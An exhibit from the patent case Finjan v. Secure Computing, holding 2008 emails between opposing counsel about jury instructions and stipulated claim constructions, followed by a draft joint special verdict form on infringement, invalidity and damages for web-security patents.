Cc: Hannah, James; Rovner, Philip A.; Holdreith, Jake M.; George, Sharon C.; Moravetz, Amy; Foster, Trevor J.  
Subject: RE: Finjan v. Secure Computing - Jury Instructions

>>>> Please read the confidentiality statement below <<<<  
Lisa,

We are not dropping any 112 issues. If for some reason that changes during trial we can address it at a later time before the Final Jury Instructions are read.

Chris

-----Original Message-----

From: Kobialka, Lisa [mailto:lkobialka@KSLAW.com]  
Sent: Sunday, March 02, 2008 8:49 AM  
To: Seidl, Christopher A.  
Cc: Hannah, James; Rovner, Philip A.  
Subject: RE: Finjan v. Secure Computing - Jury Instructions

Chris,

Have you made a decision on the 112 issues yet? As you know, this will have an impact on the instructions, as well as the verdict form?

Very truly yours,

Lisa Kobialka

King & Spalding LLP  
1000 Bridge Parkway, Suite 100  
Redwood Shores, CA 94065  
Ph: (650) 590-0720  
Fax: (650) 590-1900

-----Original Message-----

From: Seidl, Christopher A. [mailto:CASeidl@rkmc.com]  
Sent: Saturday, March 01, 2008 8:16 AM  
To: Kobialka, Lisa  
Cc: Hannah, James; Rovner, Philip A.  
Subject: RE: Finjan v. Secure Computing - Jury Instructions

>>>> Please read the confidentiality statement below <<<<  
Lisa,

With respect to the Final Jury Instructions, we discovered that we did not include the stipulated constructions of terms set forth in the Final Joint Claim Construction Chart dated August 24, 2007. We need to include these in Jury Instruction No. 13 (both Finjan's proposed and Secure Computing's proposed). Specifically, we should add the following:

The '194 patent term "access control" is construed as "criteria indicating whether or not to prevent execution of the Downloadable."

The '822 patent term "mobile protection code" is construed as "code capable of monitoring or intercepting potentially malicious code."

The '822 patent term "protection policies" is construed as "rules or policies for causing one or more predetermined operations to be performed if malicious code is intercepted."

The '822 patent term "sandboxed package" is construed as "protective environment."

The '010 patent term "authenticates/authenticating" is construed as "validating the identity of a user."

The '010 patent term "authorization" is construed as "approval for a request."

The '010 patent term "data owner interface" is construed as "an interface that is managed by one or more trusted individuals within an organization."

The '010 patent term "go list" is construed as "a list which is unique to each role and used by the document control server to determine which documents an authenticated business partner may be allowed to display."

The '361 patent term "network resource requests" is construed as "a request for an application or resource on an external server."

We should also add the Final Joint Claim Construction Chart dated August 24, 2007 to the Authority for that instruction.

Since you have possession of the current instructions, and I agree we should not be sending piecemeal revisions at this point, can you please make these additions?

Thanks,

Chris

-----Original Message-----

From: Kobialka, Lisa [mailto:lkobialka@KSLAW.com]  
Sent: Friday, February 29, 2008 12:38 PM  
To: Seidl, Christopher A.  
Cc: Hannah, James; Rovner, Philip A.  
Subject: RE: Finjan v. Secure Computing - Jury Instructions

Chris,

We will take a look over these, and the new case you added to the government sales authorities -- we may need to add something as well in light of this addition. We will wait before sending you anything until we hear about the 112 issues. We do not want to be sending piecemeal revisions to this document at this point.

Separately, we understand that you have agreed to the video introduction to the jury and that as a result, the Court wants the parties to revise the Preliminary Jury Instructions, so it is not duplicative of the video.

We have reviewed the preliminary instructions and propose that all but the last section of the instruction entitled General Guidance Regarding Patents, found in No. 7.0, be removed

from the instruction. In other words, Instruction 7.0 will be limited to only the present sub-section entitled "Summary of the Patent Issue." If that is acceptable, we will prepare a revised version for your approval and get it on file thereafter.

If you have any questions, please let me know.

Very truly yours,

Lisa Kobialka

King & Spalding LLP  
1000 Bridge Parkway, Suite 100  
Redwood Shores, CA 94065  
Ph: (650) 590-0720  
Fax: (650) 590-1900

---

From: Seidl, Christopher A. [mailto:CASEIDL@rkmc.com]  
Sent: Thursday, February 28, 2008 7:30 PM  
To: Kobialka, Lisa  
Cc: Hannah, James; Rovner, Philip A.  
Subject: Finjan v. Secure Computing - Jury Instructions

>>>> Please read the confidentiality statement below <<<<  
Lisa,

Per our previous discussions, attached please find a redlined version of the Final Jury Instructions. I addressed the DOE and contributory infringement issues and added our proposed prosecution history estoppel instruction. Also note, I deleted the case reference in the table of contents on page (ii). I also added one case to our Government Sales instruction authorities. Finally, as both parties have asserted methods claims and the instructions do not address infringement of method claims, I added a statement about method claim infringement in our Stipulated Jury Instruction No. 18. Please let me know if you agree with this addition so that the instruction can continue to be stipulated.

We are still considering the 112 issues that you raised with Jake yesterday. We will get back to you.

Please let me know if you have any questions.

Regards,

Christopher A. Seidl  
Robins, Kaplan, Miller & Ciresi L.L.P.  
2800 LaSalle Plaza  
800 LaSalle Avenue  
Minneapolis, MN 55402  
Office phone: (612) 349-8468  
Fax: (612) 349-4181  
E-mail address: caseidl@rkmc.com <mailto:caseidl@rkmc.com>

---

Information contained in this e-mail transmission may be privileged, confidential and covered by the Electronic Communications Privacy Act, 18 U.S.C. Sections 2510-2521.

If you are not the intended recipient, do not read, distribute, or reproduce this transmission.

If you have received this e-mail transmission in error, please notify us immediately of the error by return email and please delete the message from your system.

Pursuant to requirements related to practice before the U. S. Internal Revenue Service, any tax advice contained in this communication (including any attachments) is not intended to be used, and cannot be used, for purposes of (i) avoiding penalties imposed under the U. S. Internal Revenue Code or (ii) promoting, marketing or recommending to another person any tax-related matter.

Thank you in advance for your cooperation.

Robins, Kaplan, Miller & Ciresi L.L.P.  
<http://www.rkmc.com> <<http://www.rkmc.com/>>

---

Confidentiality Notice This message is being sent by or on behalf of a lawyer. It is intended exclusively for the individual or entity to which it is addressed. This communication may contain information that is proprietary, privileged or confidential or otherwise legally exempt from disclosure. If you are not the named addressee, you are not authorized to read, print, retain, copy or disseminate this message or any part of it. If you have received this message in error, please notify the sender immediately by e-mail and delete all copies of the message.

Confidentiality Notice This message is being sent by or on behalf of a lawyer. It is intended exclusively for the individual or entity to which it is addressed. This communication may contain information that is proprietary, privileged or confidential or otherwise legally exempt from disclosure. If you are not the named addressee, you are not authorized to read, print, retain, copy or disseminate this message or any part of it. If you have received this message in error, please notify the sender immediately by e-mail and delete all copies of the message.

# **EXHIBIT 13**



**Kastens, Kristopher**

---

**From:** Lee, Hannah  
**Sent:** Wednesday, March 05, 2008 9:00 PM  
**To:** 'caseidl@rkmc.com'; 'TJFoster@rkmc.com'; 'RJSchutz@rkmc.com';  
'AMMoravetz@rkmc.com'; 'JMHoldreith@rkmc.com'  
**Cc:** Andre, Paul; Hannah, James; Kobialka, Lisa; Kastens, Kristopher; Wharton, Meghan;  
Dennison, Steve; Tong, Gladys; 'provner@potteranderson.com'  
**Subject:** FIN--Final Special Verdict Form.DOC  
**Attachments:** FIN--Final Special Verdict Form.DOC

Counsel:

Attached is a draft of the joint special verdict form pursuant to our discussions earlier today. We attempted to include as many of the requests that you indicated in our earlier conversation, however, not everything was included that we discussed, i.e., names of the parties. We also added your questions relating to 112 in this proposed joint draft. Please review it -- we will also bring a courtesy copy for your review tomorrow morning.

Hannah



FIN--Final Special  
Verdict For...

Hannah Lee  
King & Spalding  
Associate  
hlee@kslaw.com

**IN THE UNITED STATES DISTRICT COURT  
FOR THE DISTRICT OF DELAWARE**

FINJAN SOFTWARE, LTD., an Israel	)	
corporation,	)	
	)	Civil Action No. 06-369 GMS
Plaintiff,	)	
	)	
v.	)	
	)	
SECURE COMPUTING CORPORATION,	)	
a Delaware corporation, CYBERGUARD,	)	
CORPORATION, a Delaware corporation,	)	
WEBWASHER AG, a German corporation	)	
and DOES 1 THROUGH 100,	)	
	)	
Defendants.	)	

**JOINT SPECIAL VERDICT FORM**

**A. Finjan Software Ltd.'s ("Finjan Software") Patent Infringement Claims Against Defendants**

**Literal Infringement**

1. Do you find that Finjan Software has proven by a preponderance of the evidence that Defendants literally infringe any of the asserted claims of U.S. Patent No. 6,092,194? *Answer this question regarding infringement of the '194 patent with "Yes" or "No." A "Yes" is a finding for Finjan. A "No" is a finding for Defendants.*

YES \_\_\_\_\_ NO \_\_\_\_\_

If you answered "Yes," please mark the claims you found to be infringed:

Claim 1: _____	Claim 2: _____	Claim 3: _____	Claim 4: _____
Claim 5: _____	Claim 6: _____	Claim 7: _____	Claim 8: _____
Claim 9: _____	Claim 10: _____	Claim 11: _____	Claim 12: _____
Claim 13: _____	Claim 14: _____	Claim 24: _____	Claim 25: _____
Claim 26: _____	Claim 27: _____	Claim 28: _____	Claim 29: _____
Claim 30: _____	Claim 32: _____	Claim 33: _____	Claim 34: _____
Claim 35: _____	Claim 36: _____	Claim 65: _____	

2. Do you find that Finjan Software has proven by a preponderance of the evidence that Defendants literally infringe any of the asserted claims of U.S. Patent No. 6,804,780? *Answer this question regarding infringement of the '780 patent with "Yes" or "No." A "Yes" is a finding for Finjan. A "No" is a finding for Defendants.*

YES \_\_\_\_\_

NO \_\_\_\_\_

If you answered "Yes," please mark the claims you found to be infringed:

Claim 1: \_\_\_\_\_ Claim 2: \_\_\_\_\_ Claim 3: \_\_\_\_\_ Claim 4: \_\_\_\_\_

Claim 5: \_\_\_\_\_ Claim 6: \_\_\_\_\_ Claim 9: \_\_\_\_\_ Claim 10: \_\_\_\_\_

Claim 11: \_\_\_\_\_ Claim 12: \_\_\_\_\_ Claim 13: \_\_\_\_\_ Claim 14: \_\_\_\_\_

Claim 18: \_\_\_\_\_

3. Do you find that Finjan Software has proven by a preponderance of the evidence that Defendants literally infringe any of the asserted claims of U.S. Patent No. 7,058,822? *Answer this question regarding infringement of the '822 patent with "Yes" or "No." A "Yes" is a finding for Finjan. A "No" is a finding for Defendants.*

YES \_\_\_\_\_

NO \_\_\_\_\_

If you answered "Yes," please mark the claims you found to be infringed:

Claim 4: \_\_\_\_\_ Claim 6: \_\_\_\_\_ Claim 8: \_\_\_\_\_ Claim 12: \_\_\_\_\_

Claim 13: \_\_\_\_\_

**Infringement Under The Doctrine of Equivalents**

4. If you did not find that Defendants literally infringe some or all of the claims of U.S. Patent No. 6,092,194 under Question 1, do you find that Finjan Software has proven by a preponderance of the evidence that Defendants infringe any of those claims under the doctrine of equivalents? *Answer this question regarding infringement of the '194 patent under the doctrine of equivalents with "Yes" or "No." A "Yes" is a finding for Finjan. A "No" is a finding for Defendants. Skip this question if you answered "Yes" to Question 1 and found literal infringement of all asserted claims of U.S. Patent No. 6,092,194.*

YES \_\_\_\_\_

NO \_\_\_\_\_

If you answered "Yes," please mark the claims you found to be infringed under the doctrine of equivalents:

Claim 1: _____	Claim 2: _____	Claim 3: _____	Claim 4: _____
Claim 5: _____	Claim 6: _____	Claim 7: _____	Claim 8: _____
Claim 9: _____	Claim 10: _____	Claim 11: _____	Claim 12: _____
Claim 13: _____	Claim 14: _____	Claim 24: _____	Claim 25: _____
Claim 26: _____	Claim 27: _____	Claim 28: _____	Claim 29: _____
Claim 30: _____	Claim 32: _____	Claim 33: _____	Claim 34: _____
Claim 35: _____	Claim 36: _____	Claim 65: _____	

5. If you did not find that Defendants literally infringe some or all of the claims of U.S. Patent No. 6,804,780 under Question 2, do you find that Finjan Software has proven by a preponderance of the evidence that Defendants infringe any of those claims under the doctrine of equivalents? *Answer this question regarding infringement of the '780 patent under the doctrine of equivalents with "Yes" or "No." A "Yes" is a finding for Finjan. A "No" is a finding for Defendants. Skip this question if you answered "Yes" to Question 2 and found literal infringement of all asserted claims of U.S. Patent No. 6,804,780.*

YES \_\_\_\_\_

NO \_\_\_\_\_

If you answered "Yes," please mark the claims you found to be infringed under the doctrine of equivalents:

Claim 1: _____	Claim 2: _____	Claim 3: _____	Claim 4: _____
Claim 5: _____	Claim 6: _____	Claim 9: _____	Claim 10: _____
Claim 11: _____	Claim 12: _____	Claim 13: _____	Claim 14: _____
Claim 18: _____			

6. If you did not find that Defendants literally infringe some or all of the claims of U.S. Patent No. 7,058,822 under Question 3, do you find that Finjan Software has proven by a preponderance of the evidence that Defendants infringe any of those claims under the doctrine of equivalents? *Answer this question regarding infringement of the '822 patent under the doctrine of equivalents with "Yes" or "No." A "Yes" is a finding for Finjan. A "No" is a finding for Defendants. Skip this question if you answered "Yes" to Question 3 and found literal infringement of all asserted claims of U.S. Patent No. 7,058,822.*

YES \_\_\_\_\_

NO \_\_\_\_\_

If you answered "Yes," please mark the claims you found to be infringed under the doctrine of equivalents:

Claim 4: \_\_\_\_\_

Claim 6: \_\_\_\_\_

Claim 8: \_\_\_\_\_

Claim 12: \_\_\_\_\_

Claim 13: \_\_\_\_\_

#### **Willful Infringement**

7. If you answered "Yes" to Questions 1, 2, 3, 4, 5, or 6, was Defendants' infringement willful?

YES \_\_\_\_\_

NO \_\_\_\_\_



**B. Defendants' Patent Invalidity Claims Against Finjan Software****Anticipation**

8. Do you find that Defendants have proven by clear and convincing evidence that any of the asserted claims of U.S. Patent No. 6,092,194 are invalid because they are anticipated by prior art? *Answer this question regarding validity of the '194 patent with "Yes" or "No." A "Yes" is a finding for Defendants. A "No" is a finding for Finjan.*

YES \_\_\_\_\_

NO \_\_\_\_\_

If you answered "Yes," please mark the claims you found to be anticipated by prior art:

Claim 1: _____	Claim 2: _____	Claim 3: _____	Claim 4: _____
Claim 5: _____	Claim 6: _____	Claim 7: _____	Claim 8: _____
Claim 9: _____	Claim 10: _____	Claim 11: _____	Claim 12: _____
Claim 13: _____	Claim 14: _____	Claim 24: _____	Claim 25: _____
Claim 26: _____	Claim 27: _____	Claim 28: _____	Claim 29: _____
Claim 30: _____	Claim 32: _____	Claim 33: _____	Claim 34: _____
Claim 35: _____	Claim 36: _____	Claim 65: _____	

9. Do you find that Defendants have proven by clear and convincing evidence that any of the asserted claims of U.S. Patent No. 6,804,780 are invalid because they are anticipated by prior art? *Answer this question regarding validity of the '780 patent with "Yes" or "No." A "Yes" is a finding for Defendants. A "No" is a finding for Finjan.*

YES \_\_\_\_\_

NO \_\_\_\_\_

If you answered "Yes," please mark the claims you found to be anticipated by prior art:

Claim 1: _____	Claim 2: _____	Claim 3: _____	Claim 4: _____
Claim 5: _____	Claim 6: _____	Claim 9: _____	Claim 10: _____
Claim 11: _____	Claim 12: _____	Claim 13: _____	Claim 14: _____
Claim 18: _____			

10. Do you find that Defendants have proven by clear and convincing evidence that any of the asserted claims of U.S. Patent No. 7,058,822 are invalid because they are anticipated by prior art? *Answer this question regarding validity of the '822 patent with "Yes" or "No." A "Yes" is a finding for Defendants. A "No" is a finding for Finjan.*

YES \_\_\_\_\_

NO \_\_\_\_\_

If you answered "Yes," please mark the claims you found to be anticipated by prior art:

Claim 4: \_\_\_\_\_

Claim 6: \_\_\_\_\_

Claim 8: \_\_\_\_\_

Claim 12: \_\_\_\_\_

Claim 13: \_\_\_\_\_

**Obviousness**

11. Do you find that Defendants have proven by clear and convincing evidence that any of the asserted claims of U.S. Patent No. 6,092,194 are invalid because the prior art makes them obvious? *Answer this question regarding validity of the '194 patent with "Yes" or "No." A "Yes" is a finding for Defendants. A "No" is a finding for Finjan.*

YES \_\_\_\_\_

NO \_\_\_\_\_

If you answered "Yes," please mark the claims you found to be obvious in light of the prior art:

Claim 1: \_\_\_\_\_ Claim 2: \_\_\_\_\_ Claim 3: \_\_\_\_\_ Claim 4: \_\_\_\_\_

Claim 5: \_\_\_\_\_ Claim 6: \_\_\_\_\_ Claim 7: \_\_\_\_\_ Claim 8: \_\_\_\_\_

Claim 9: \_\_\_\_\_ Claim 10: \_\_\_\_\_ Claim 11: \_\_\_\_\_ Claim 12: \_\_\_\_\_

Claim 13: \_\_\_\_\_ Claim 14: \_\_\_\_\_ Claim 24: \_\_\_\_\_ Claim 25: \_\_\_\_\_

Claim 26: \_\_\_\_\_ Claim 27: \_\_\_\_\_ Claim 28: \_\_\_\_\_ Claim 29: \_\_\_\_\_

Claim 30: \_\_\_\_\_ Claim 32: \_\_\_\_\_ Claim 33: \_\_\_\_\_ Claim 34: \_\_\_\_\_

Claim 35: \_\_\_\_\_ Claim 36: \_\_\_\_\_ Claim 65: \_\_\_\_\_

12. Do you find that Defendants have proven by clear and convincing evidence that any of the asserted claims of U.S. Patent No. 6,804,780 are invalid because the prior art makes them obvious? *Answer this question regarding validity of the '780 patent with "Yes" or "No." A "Yes" is a finding for Defendants. A "No" is a finding for Finjan.*

YES \_\_\_\_\_

NO \_\_\_\_\_

If you answered "Yes," please mark the claims you found to be obvious in light of the prior art:

Claim 1: \_\_\_\_\_ Claim 2: \_\_\_\_\_ Claim 3: \_\_\_\_\_ Claim 4: \_\_\_\_\_

Claim 5: \_\_\_\_\_ Claim 6: \_\_\_\_\_ Claim 9: \_\_\_\_\_ Claim 10: \_\_\_\_\_

Claim 11: \_\_\_\_\_ Claim 12: \_\_\_\_\_ Claim 13: \_\_\_\_\_ Claim 14: \_\_\_\_\_

Claim 18: \_\_\_\_\_

13. Do you find that Defendants have proven by clear and convincing evidence that any of the asserted claims of U.S. Patent No. 7,058,822 are invalid because the prior art makes them obvious? *Answer this question regarding validity of the '822 patent with "Yes" or "No." A "Yes" is a finding for Defendants. A "No" is a finding for Finjan.*

YES \_\_\_\_\_

NO \_\_\_\_\_

If you answered "Yes," please mark the claims you found to be obvious in light of the prior art:

Claim 4: \_\_\_\_\_

Claim 6: \_\_\_\_\_

Claim 8: \_\_\_\_\_

Claim 12: \_\_\_\_\_

Claim 13: \_\_\_\_\_

**Lack of Enablement<sup>1</sup>**

14. Do you find that Defendants have proven by clear and convincing evidence that any of the asserted claims of U.S. Patent No. 6,092,194 are invalid for lack of enablement? *Answer this question regarding validity of the '194 patent with "Yes" or "No." A "Yes" is a finding for Defendants. A "No" is a finding for Finjan.*<sup>2</sup>

YES \_\_\_\_\_

NO \_\_\_\_\_

If you answered "Yes," please mark the claims you found to be invalid for lack of enablement:

Claim 1: _____	Claim 2: _____	Claim 3: _____	Claim 4: _____
Claim 5: _____	Claim 6: _____	Claim 7: _____	Claim 8: _____
Claim 9: _____	Claim 10: _____	Claim 11: _____	Claim 12: _____
Claim 13: _____	Claim 14: _____	Claim 24: _____	Claim 25: _____
Claim 26: _____	Claim 27: _____	Claim 28: _____	Claim 29: _____
Claim 30: _____	Claim 32: _____	Claim 33: _____	Claim 34: _____
Claim 35: _____	Claim 36: _____	Claim 65: _____	

15. Do you find that Defendants have proven by clear and convincing evidence that any of the asserted claims of U.S. Patent No. 6,804,780 are invalid for lack of enablement? *Answer this question regarding validity of the '780 patent with "Yes" or "No." A "Yes" is a finding for Defendants. A "No" is a finding for Finjan.*<sup>3</sup>

YES \_\_\_\_\_

NO \_\_\_\_\_

If you answered "Yes," please mark the claims you found to be invalid for lack of enablement:

Claim 1: _____	Claim 2: _____	Claim 3: _____	Claim 4: _____
----------------	----------------	----------------	----------------

---

<sup>1</sup> Finjan Software, Ltd. objects to any question in the special verdict form regarding 35 U.S.C. § 112 including lack of enablement, indefiniteness, and inadequate written description as Defendants do not have an expert to testify on these topics.

<sup>2</sup> Id.

<sup>3</sup> Id.



Claim 5: \_\_\_\_\_ Claim 6: \_\_\_\_\_ Claim 9: \_\_\_\_\_ Claim 10: \_\_\_\_\_  
 Claim 11: \_\_\_\_\_ Claim 12: \_\_\_\_\_ Claim 13: \_\_\_\_\_ Claim 14: \_\_\_\_\_  
 Claim 18: \_\_\_\_\_

16. Do you find that Defendants have proven by clear and convincing evidence that any of the asserted claims of U.S. Patent No. 7,058,822 are invalid for lack of enablement? *Answer this question regarding validity of the '822 patent with "Yes" or "No." A "Yes" is a finding for Defendants. A "No" is a finding for Finjan.*<sup>4</sup>

YES \_\_\_\_\_

NO \_\_\_\_\_

If you answered "Yes," please mark the claims you found to be invalid for lack of enablement:

Claim 4: \_\_\_\_\_ Claim 6: \_\_\_\_\_ Claim 8: \_\_\_\_\_ Claim 12: \_\_\_\_\_  
 Claim 13: \_\_\_\_\_

#### **Indefiniteness<sup>5</sup>**

17. Do you find that Defendants have proven by clear and convincing evidence that any of the asserted claims of U.S. Patent No. 6,092,194 are invalid for indefiniteness? *Answer this question regarding validity of the '194 patent with "Yes" or "No." A "Yes" is a finding for Defendants. A "No" is a finding for Finjan.*<sup>6</sup>

YES \_\_\_\_\_

NO \_\_\_\_\_

If you answered "Yes," please mark the claims you found to be invalid for indefiniteness:

Claim 1: \_\_\_\_\_ Claim 2: \_\_\_\_\_ Claim 3: \_\_\_\_\_ Claim 4: \_\_\_\_\_  
 Claim 5: \_\_\_\_\_ Claim 6: \_\_\_\_\_ Claim 7: \_\_\_\_\_ Claim 8: \_\_\_\_\_  
 Claim 9: \_\_\_\_\_ Claim 10: \_\_\_\_\_ Claim 11: \_\_\_\_\_ Claim 12: \_\_\_\_\_  
 Claim 13: \_\_\_\_\_ Claim 14: \_\_\_\_\_ Claim 24: \_\_\_\_\_ Claim 25: \_\_\_\_\_  
 Claim 26: \_\_\_\_\_ Claim 27: \_\_\_\_\_ Claim 28: \_\_\_\_\_ Claim 29: \_\_\_\_\_

---

<sup>4</sup> Id.

<sup>5</sup> Id.

<sup>6</sup> Id.

Claim 30: \_\_\_\_\_ Claim 32: \_\_\_\_\_ Claim 33: \_\_\_\_\_ Claim 34: \_\_\_\_\_  
 Claim 35: \_\_\_\_\_ Claim 36: \_\_\_\_\_ Claim 65: \_\_\_\_\_

18. Do you find that Defendants have proven by clear and convincing evidence that any of the asserted claims of U.S. Patent No. 6,804,780 are invalid for lack of enablement? *Answer this question regarding validity of the '780 patent with "Yes" or "No." A "Yes" is a finding for Defendants. A "No" is a finding for Finjan.*<sup>7</sup>

YES \_\_\_\_\_ NO \_\_\_\_\_

If you answered "Yes," please mark the claims you found to be invalid for indefiniteness:

Claim 1: \_\_\_\_\_ Claim 2: \_\_\_\_\_ Claim 3: \_\_\_\_\_ Claim 4: \_\_\_\_\_  
 Claim 5: \_\_\_\_\_ Claim 6: \_\_\_\_\_ Claim 9: \_\_\_\_\_ Claim 10: \_\_\_\_\_  
 Claim 11: \_\_\_\_\_ Claim 12: \_\_\_\_\_ Claim 13: \_\_\_\_\_ Claim 14: \_\_\_\_\_  
 Claim 18: \_\_\_\_\_

19. Do you find that Defendants have proven by clear and convincing evidence that any of the asserted claims of U.S. Patent No. 7,058,822 are invalid for indefiniteness? *Answer this question regarding validity of the '822 patent with "Yes" or "No." A "Yes" is a finding for Defendants. A "No" is a finding for Finjan.*<sup>8</sup>

YES \_\_\_\_\_ NO \_\_\_\_\_

If you answered "Yes," please mark the claims you found to be invalid for indefiniteness:

Claim 4: \_\_\_\_\_ Claim 6: \_\_\_\_\_ Claim 8: \_\_\_\_\_ Claim 12: \_\_\_\_\_  
 Claim 13: \_\_\_\_\_

---

<sup>7</sup> Id.

<sup>8</sup> Id.

**Inadequate Written Description<sup>9</sup>**

20. Do you find that Defendants have proven by clear and convincing evidence that any of the asserted claims of U.S. Patent No. 6,092,194 are invalid for inadequate written description? *Answer this question regarding validity of the '194 patent with "Yes" or "No." A "Yes" is a finding for Defendants. A "No" is a finding for Finjan.*<sup>10</sup>

YES \_\_\_\_\_

NO \_\_\_\_\_

If you answered "Yes," please mark the claims you found to be invalid for inadequate written description:

Claim 1: _____	Claim 2: _____	Claim 3: _____	Claim 4: _____
Claim 5: _____	Claim 6: _____	Claim 7: _____	Claim 8: _____
Claim 9: _____	Claim 10: _____	Claim 11: _____	Claim 12: _____
Claim 13: _____	Claim 14: _____	Claim 24: _____	Claim 25: _____
Claim 26: _____	Claim 27: _____	Claim 28: _____	Claim 29: _____
Claim 30: _____	Claim 32: _____	Claim 33: _____	Claim 34: _____
Claim 35: _____	Claim 36: _____	Claim 65: _____	

21. Do you find that Defendants have proven by clear and convincing evidence that any of the asserted claims of U.S. Patent No. 6,804,780 are invalid for inadequate written description? *Answer this question regarding validity of the '780 patent with "Yes" or "No." A "Yes" is a finding for Defendants. A "No" is a finding for Finjan.*<sup>11</sup>

YES \_\_\_\_\_

NO \_\_\_\_\_

If you answered "Yes," please mark the claims you found to be invalid for inadequate written description:

Claim 1: _____	Claim 2: _____	Claim 3: _____	Claim 4: _____
Claim 5: _____	Claim 6: _____	Claim 9: _____	Claim 10: _____
Claim 11: _____	Claim 12: _____	Claim 13: _____	Claim 14: _____

---

<sup>9</sup> *Id.*

<sup>10</sup> *Id.*

<sup>11</sup> *Id.*

Claim 18: \_\_\_\_\_

22. Do you find that Defendants have proven by clear and convincing evidence that any of the asserted claims of U.S. Patent No. 7,058,822 are invalid for inadequate written description *Answer this question regarding validity of the '822 patent with "Yes" or "No." A "Yes" is a finding for Defendants. A "No" is a finding for Finjan.*<sup>12</sup>

YES \_\_\_\_\_

NO \_\_\_\_\_

If you answered "Yes," please mark the claims you found to be invalid for inadequate written description:

Claim 4: \_\_\_\_\_

Claim 6: \_\_\_\_\_

Claim 8: \_\_\_\_\_

Claim 12: \_\_\_\_\_

Claim 13: \_\_\_\_\_

**Patent Exhaustion<sup>13</sup>**

23. Do you find that Defendants have proven that Finjan's infringement claims are barred by the doctrine of patent exhaustion? *Answer this question regarding patent exhaustion with a "Yes" or a "No." A "Yes" is a finding for Defendants. A "No" is a finding for Finjan.*<sup>14</sup>

YES \_\_\_\_\_

NO \_\_\_\_\_

24. Do you find that Defendants have proven that Finjan's infringement claims are barred by license or release? *Answer this question regarding license or release with a "Yes" or a "No." A "Yes" is a finding for Defendants. A "No" is a finding for Finjan.*<sup>15</sup>

YES \_\_\_\_\_

NO \_\_\_\_\_

---

<sup>12</sup> Id.

<sup>13</sup> Finjan Software Ltd. objects to any question regarding patent exhaustion because this subject matter is inappropriate and prejudicial. Whether patent exhaustion applies to this case is based on determinations of matters of law. A license agreement may not be subject to the patent exhaustion doctrine because it was "designed" to contract out of the patent exhaustion doctrine" which is a question of law for the Court where the matter "concerns the construction of the relevant provisions of the contract." Minebea Co., Ltd. v. Papst, 2004 WL 3507908, at \*10 (D.D.C. 2004).

<sup>14</sup> Id.

<sup>15</sup> Id.

**C. Damages for Finjan Software's Patent Infringement Claims Against Defendants**

**Webwasher Software**

25. If you have found that one or more of the asserted claims of U.S. Patent No. 6,092,194, U.S. Patent No. 6,804,780, and/or U.S. Patent No. 7,058,822 are valid and infringed by Defendants' Webwasher Software, then what is the reasonable royalty rate to which Finjan Software has proven by a preponderance of the evidence and the amount of sales of the Webwasher Software that the royalty rate should be applied to?

\_\_\_\_\_ % \$ \_\_\_\_\_

**Webwasher Hardware Appliances**

26. If you have found that one or more of the asserted claims of U.S. Patent No. 6,092,194, U.S. Patent No. 6,804,780, and/or U.S. Patent No. 7,058,822 are valid and infringed by Defendants' Webwasher Hardware Appliances, then what is the reasonable royalty rate to which Finjan Software has proven by a preponderance of the evidence and the amount of sales of the Webwasher Hardware Appliances that the royalty rate should be applied to?

\_\_\_\_\_ % \$ \_\_\_\_\_

**D. Secure Computing Corporation's ("Secure Computing") Patent Infringement Claims Against Finjan Software, Ltd. and Finjan Software, Inc. ("Finjan")**

**Literal Infringement**

27. Do you find that Secure Computing has proven by a preponderance of the evidence that Finjan literally infringes any of the asserted claims of U.S. Patent No. 7,185,361? *Answer this question regarding infringement of the '361 patent with "Yes" or "No." A "Yes" is a finding for Secure Computing. A "No" is a finding for Finjan.*

YES \_\_\_\_\_

NO \_\_\_\_\_

If you answered "Yes," please mark the claims you found to be infringed:

Claim 1: \_\_\_\_\_ Claim 2: \_\_\_\_\_ Claim 3: \_\_\_\_\_ Claim 4: \_\_\_\_\_

Claim 5: \_\_\_\_\_ Claim 7: \_\_\_\_\_ Claim 8: \_\_\_\_\_ Claim 9: \_\_\_\_\_

Claim 10: \_\_\_\_\_ Claim 11: \_\_\_\_\_ Claim 12: \_\_\_\_\_ Claim 14: \_\_\_\_\_

Claim 15: \_\_\_\_\_

28. Do you find that Secure Computing has proven by a preponderance of the evidence that Finjan literally infringes Claim 37 of U.S. Patent No. 6,357,010? *Answer this question regarding infringement of the '010 patent with "Yes" or "No." A "Yes" is a finding for Secure Computing. A "No" is a finding for Finjan.*

YES \_\_\_\_\_

NO \_\_\_\_\_

**Willful Infringement of U.S. Patent No. 7,185,361**

29. If you answered "Yes" to Question 17, was Finjan's infringement willful?

YES \_\_\_\_\_

NO \_\_\_\_\_

**Willful Infringement of U.S. Patent No. 6,357,010**

30. If you answered "Yes" to Question 18, was Finjan's infringement willful?

YES \_\_\_\_\_

NO \_\_\_\_\_



**Inducing Infringement<sup>16</sup>**

31. Do you find that Secure Computing has proven by a preponderance of the evidence that Finjan has induced infringement of any of the asserted claims of U.S. Patent No. 7,185,361? *Answer this question regarding inducing infringement of the '361 patent with "Yes" or "No." A "Yes" is a finding for Secure Computing. A "No" is a finding for Finjan. Skip this question if you answered "No" to Question 17 and did not find literal infringement of the '361 patent.*<sup>17</sup>

YES \_\_\_\_\_ NO \_\_\_\_\_

If you answered "Yes," please mark the claims you found to be infringed:

Claim 1: \_\_\_\_\_ Claim 2: \_\_\_\_\_ Claim 3: \_\_\_\_\_ Claim 4: \_\_\_\_\_  
 Claim 5: \_\_\_\_\_ Claim 7: \_\_\_\_\_ Claim 8: \_\_\_\_\_ Claim 9: \_\_\_\_\_  
 Claim 10: \_\_\_\_\_ Claim 11: \_\_\_\_\_ Claim 12: \_\_\_\_\_ Claim 14: \_\_\_\_\_  
 Claim 15: \_\_\_\_\_

32. Do you find that Secure Computing has proven by a preponderance of the evidence that Finjan literally infringes Claim 37 of U.S. Patent No. 6,357,010? *Answer this question regarding inducing infringement of the '010 patent with "Yes" or "No." A "Yes" is a finding for Secure Computing. A "No" is a finding for Finjan. Skip this question if you answered "No" to Question 18 and did not find literal infringement of the '010 patent.*<sup>18</sup>

YES \_\_\_\_\_ NO \_\_\_\_\_

---

<sup>16</sup> Finjan Software, Ltd. and Finjan Software, Inc. object to any question regarding inducing infringement. Secure Computing cannot prove indirect infringement because it has no evidence of direct infringement.

<sup>17</sup> Id.

<sup>18</sup> Id.

**E. Finjan's Patent Invalidity Claims Against Secure Computing****Anticipation**

33. Do you find that Finjan has proven by clear and convincing evidence that any of the asserted claims of U.S. Patent No. 7,185,361 are invalid because they are anticipated by prior art? *Answer this question regarding validity of the '361 patent with "Yes" or "No." A "Yes" is a finding for Finjan. A "No" is a finding for Secure Computing.*

YES \_\_\_\_\_

NO \_\_\_\_\_

